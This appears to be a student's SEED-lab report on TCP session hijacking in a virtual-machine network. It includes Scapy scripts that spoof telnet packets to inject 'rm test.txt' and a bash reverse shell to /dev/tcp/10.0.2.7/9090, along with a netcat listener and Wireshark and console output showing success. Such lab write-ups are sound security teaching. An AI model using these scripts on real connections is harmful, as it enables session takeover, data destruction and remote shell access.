
The Wireshark log captured the malicious packet being sent from the attacker to machine A.



The details of the malicious packet are below. The carriage return (\r) encapsulates the data in the packet so that it will be treated as a new command by machine A.



Below is the output of the Python program on the attacker's console.



```

[02/11/23]seed@VM:~/.../Lab3$ chmod a+x TcpHijackingAttack.py
[02/11/23]seed@VM:~/.../Lab3$ sudo ./TcpHijackingAttack.py
version      : BitField (4 bits)      = 4          ('4')
ihl          : BitField (4 bits)      = None       ('None')
tos          : XByteField             = 0          ('0')
len          : ShortField             = None       ('None')
id           : ShortField             = 1          ('1')
flags        : FlagsField             = <Flag 0 (>) ('<Flag 0 (>)')
frag         : BitField (13 bits)     = 0          ('0')
ttl          : ByteField              = 64         ('64')
proto        : ByteEnumField          = 6          ('0')
chksum       : XShortField            = None       ('None')
src          : SourceIPField          = '10.0.2.6' ('None')
dst          : DestIPField            = '10.0.2.5' ('None')
options      : PacketListField        = []         ('[]')
--
sport        : ShortEnumField         = 40552      ('20')
dport        : ShortEnumField         = 23         ('80')
seq          : IntField               = 4280493842 ('0')
ack          : IntField               = 788452518  ('0')
dataofs      : BitField (4 bits)      = None       ('None')
reserved     : BitField (3 bits)      = 0          ('0')
flags        : FlagsField             = <Flag 16 (A)> ('<Flag 2 (S)>')
window       : ShortField             = 8192       ('8192')
chksum       : XShortField            = None       ('None')
urgptr       : ShortField             = 0          ('0')
options      : TCPOptionsField        = []         ('b''')
--
load         : StrField               = b'\r rm test.txt\r' ('b''')
hijacking attack sent
[02/11/23]seed@VM:~/.../Lab3$

```

After the attack was executed, machine A was missing the file “test.txt” in its base directory, and machine B had been kicked out of the telnet session.

Observation: Both Scapy and Netwox successfully implemented the attack. The key aspects of the attack involved using a sniffing tool to capture the last sent TCP packet between machines A and B. After capturing this packet, the attacker must copy certain fields to construct a successful malicious packet.

Explanation: The TCP session hijacking attack kicks out one of the machines in the TCP session while simultaneously injecting a malicious packet into the data stream. Machine B was kicked out of the telnet session with machine A because the spoofed TCP packet incremented the TCP sequence number. The malicious packet contained the command “rm test.txt” but could have easily been a more harmful command, such as deleting an entire directory.

### Task 5: Creating a Reverse Shell using TCP Session Hijacking

Machine B initiated a telnet connection with machine A. The attacker machine used the following command to listen to a TCP connection on port 9090:

```
"nc -l 9090 -v"
```

A second terminal on the attacker machine was used to launch a TCP session hijacking attack on machine A. The below Python program was used to send the spoofed TCP packet using the Scapy library.

```
# Anthony Redamonti
# CSE-644 Internet Security

#!/usr/bin/python3
from scapy.all import *

# spoofing IP of machine B
ip = IP(src="10.0.2.6", dst="10.0.2.5")

# port 23 = telnet
tcp = TCP(sport=40558, dport=23, flags="A", seq=4031333825, ack=3664762680)
rawData = "\r /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1 \r"
pkt = ip/tcp/rawData
ls(pkt)
send(pkt, verbose=0)
print("hijacking attack sent")
```

The attacker sniffed the network using Wireshark to capture the last transmitted TCP packet between machines A and B. The following fields were copied from that packet to the malicious packet: source/destination IP addresses, source/destination port numbers, and the TCP sequence and acknowledgement numbers. The data in the packet is below.

```
"\r /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1 \r"
```

The -i represents an interactive shell to be launched. The /dev/tcp/10.0.2.7/9090 redirects the TCP traffic to port 9090 of IP address 10.0.2.7 (attacker). The 0<&1 and 2>&1 redirects the standard input (stdin is file descriptor 1) and standard error (stderr is file descriptor 2) to the TCP connection (used by the attacker). The command is encapsulated in carriage returns (\r) so that it is treated as a new command by machine A.

Below is the output of the attack.



```

[02/11/23]seed@VM:~$ cd Documents/Lab3/
[02/11/23]seed@VM:~/.../Lab3$ chmod a+x TcpHijackingAttack.py
[02/11/23]seed@VM:~/.../Lab3$ sudo ./TcpHijackingAttack.py
version      : BitField (4 bits)      = 4          ('4')
ihl          : BitField (4 bits)      = None       ('None')
tos          : XByteField             = 0          ('0')
len          : ShortField             = None       ('None')
id           : ShortField             = 1          ('1')
flags        : FlagsField             = <Flag 0 ()> ('<Flag 0 ()>')
frag         : BitField (13 bits)     = 0          ('0')
ttl          : ByteField              = 64         ('64')
proto        : ByteEnumField          = 6          ('0')
chksum       : XShortField            = None       ('None')
src          : SourceIPField          = '10.0.2.6'  ('None')
dst          : DestIPField            = '10.0.2.5'  ('None')
options      : PacketListField        = []         ('[]')
...
sport        : ShortEnumField         = 40558      ('20')
dport        : ShortEnumField         = 23         ('80')
seq          : IntField               = 4031333825 ('0')
ack          : IntField               = 3664762680 ('0')
dataofs      : BitField (4 bits)      = None       ('None')
reserved     : BitField (3 bits)      = 0          ('0')
flags        : FlagsField             = <Flag 16 (A)> ('<Flag 2 (S)>')
window       : ShortField             = 8192       ('8192')
chksum       : XShortField            = None       ('None')
urgptr       : ShortField             = 0          ('0')
options      : TCPOptionsField        = []         ('b''')
...
load         : StrField               = b'\r /bin/bash -i > /dev/tcp/10.0.2.7/9090
0<&1 2>&1 \r' ('b''')
hijacking attack sent
[02/11/23]seed@VM:~/.../Lab3$

```

The TCP connection has been established on port 9090 of the attacker with machine A.

```

[02/11/23]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 44836)
[02/11/23]seed@VM:~$

```


Below is the Wireshark log that captured the malicious packet.

```

Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
task5.pcapng
Apply a display filter ... <Ctrl-/> Expression... +
No. Time Source Destination Protocol Length Info
65 2023-... 10.0.2.6 10.0.2.5 TELNET 105 Telnet Data ...
66 2023-... 10.0.2.5 10.0.2.6 TELNET 68 Telnet Data ...
67 2023-... 10.0.2.5 10.0.2.7 TCP 74 44836 -> 9090 [SYN] Seq=1390630200 Win=29200 Len=0 MSS=146...
68 2023-... 10.0.2.7 10.0.2.5 TCP 74 9090 -> 44836 [SYN, ACK] Seq=2184168265 Ack=1390630201 Win...
69 2023-... 10.0.2.5 10.0.2.7 TCP 66 44836 -> 9090 [ACK] Seq=1390630201 Ack=2184168266 Win=2931...
70 2023-... 10.0.2.5 10.0.2.7 TCP 87 44836 -> 9090 [PSH, ACK] Seq=1390630201 Ack=2184168266 Win...
71 2023-... 10.0.2.7 10.0.2.5 TCP 66 9090 -> 44836 [ACK] Seq=2184168266 Ack=1390630222 Win=2905...
72 2023-... 10.0.2.5 10.0.2.6 TELNET 138 Telnet Data ...
73 2023-... 10.0.2.5 10.0.2.6 TCP 140 [TCP Retransmission] 23 -> 40558 [PSH, ACK] Seq=3664762680...
74 2023-... 10.0.2.5 10.0.2.6 TCP 140 [TCP Retransmission] 23 -> 40558 [PSH, ACK] Seq=3664762680...
75 2023-... 10.0.2.5 10.0.2.6 TCP 140 [TCP Retransmission] 23 -> 40558 [PSH, ACK] Seq=3664762680...
76 2023-... 10.0.2.5 10.0.2.6 TCP 140 [TCP Retransmission] 23 -> 40558 [PSH, ACK] Seq=3664762680...
77 2023-... PcsCompu... PcsCompu... ARP 60 Who has 10.0.2.7? Tell 10.0.2.5
78 2023-... PcsCompu... PcsCompu... ARP 42 10.0.2.7 is at 08:00:27:fc:1f:78
79 2023-... PcsCompu... PcsCompu... ARP 60 Who has 10.0.2.6? Tell 10.0.2.5
80 2023-... PcsCompu... PcsCompu... ARP 60 10.0.2.6 is at 08:00:27:65:27:c0
> Frame 72: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface 0
> Ethernet II, Src: PcsCompu_be:19:62 (08:00:27:be:19:62), Dst: PcsCompu_65:27:c0 (08:00:27:65:27:c0)
> Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
> Transmission Control Protocol, Src Port: 23, Dst Port: 40558, Seq: 3664762682, Ack: 4031333876, Len: 72
> Telnet
Data: [02/11/23]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1 \r\n

```

Below is the netstat -tna command displaying the successful TCP connection on port 9090 of the attacker machine and machine A.



```

[02/11/23]seed@VM:~/.../Lab3$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:9090            10.0.2.5:44836          ESTABLISHED
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1953                  :::*                     LISTEN
[02/11/23]seed@VM:~/.../Lab3$

```

Observation: Scapy successfully implemented the attack. The key aspects of the attack involved using a sniffing tool to capture the last sent TCP packet between machines A and B. After capturing this packet, the attacker must copy certain fields to construct a successful malicious packet. The malicious packet contained the command “\r /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1 \r” which launched a reverse shell with port 9090 of the attacker’s machine.

Explanation: The TCP session hijacking attack kicks out one of the machines in the TCP session while simultaneously injecting a malicious packet into the data stream. Machine B was kicked out of the telnet session with machine A because the spoofed TCP packet incremented the TCP sequence number. The reverse shell is a very dangerous injection attack because the attacker has successfully opened an interactive shell with stdin and stderr redirected to its port. The attacker can launch a multitude of other attacks on machine A via the reverse shell. The attacker could effectively use machine A as a disguise by launching attacks on other machines through the reverse shell.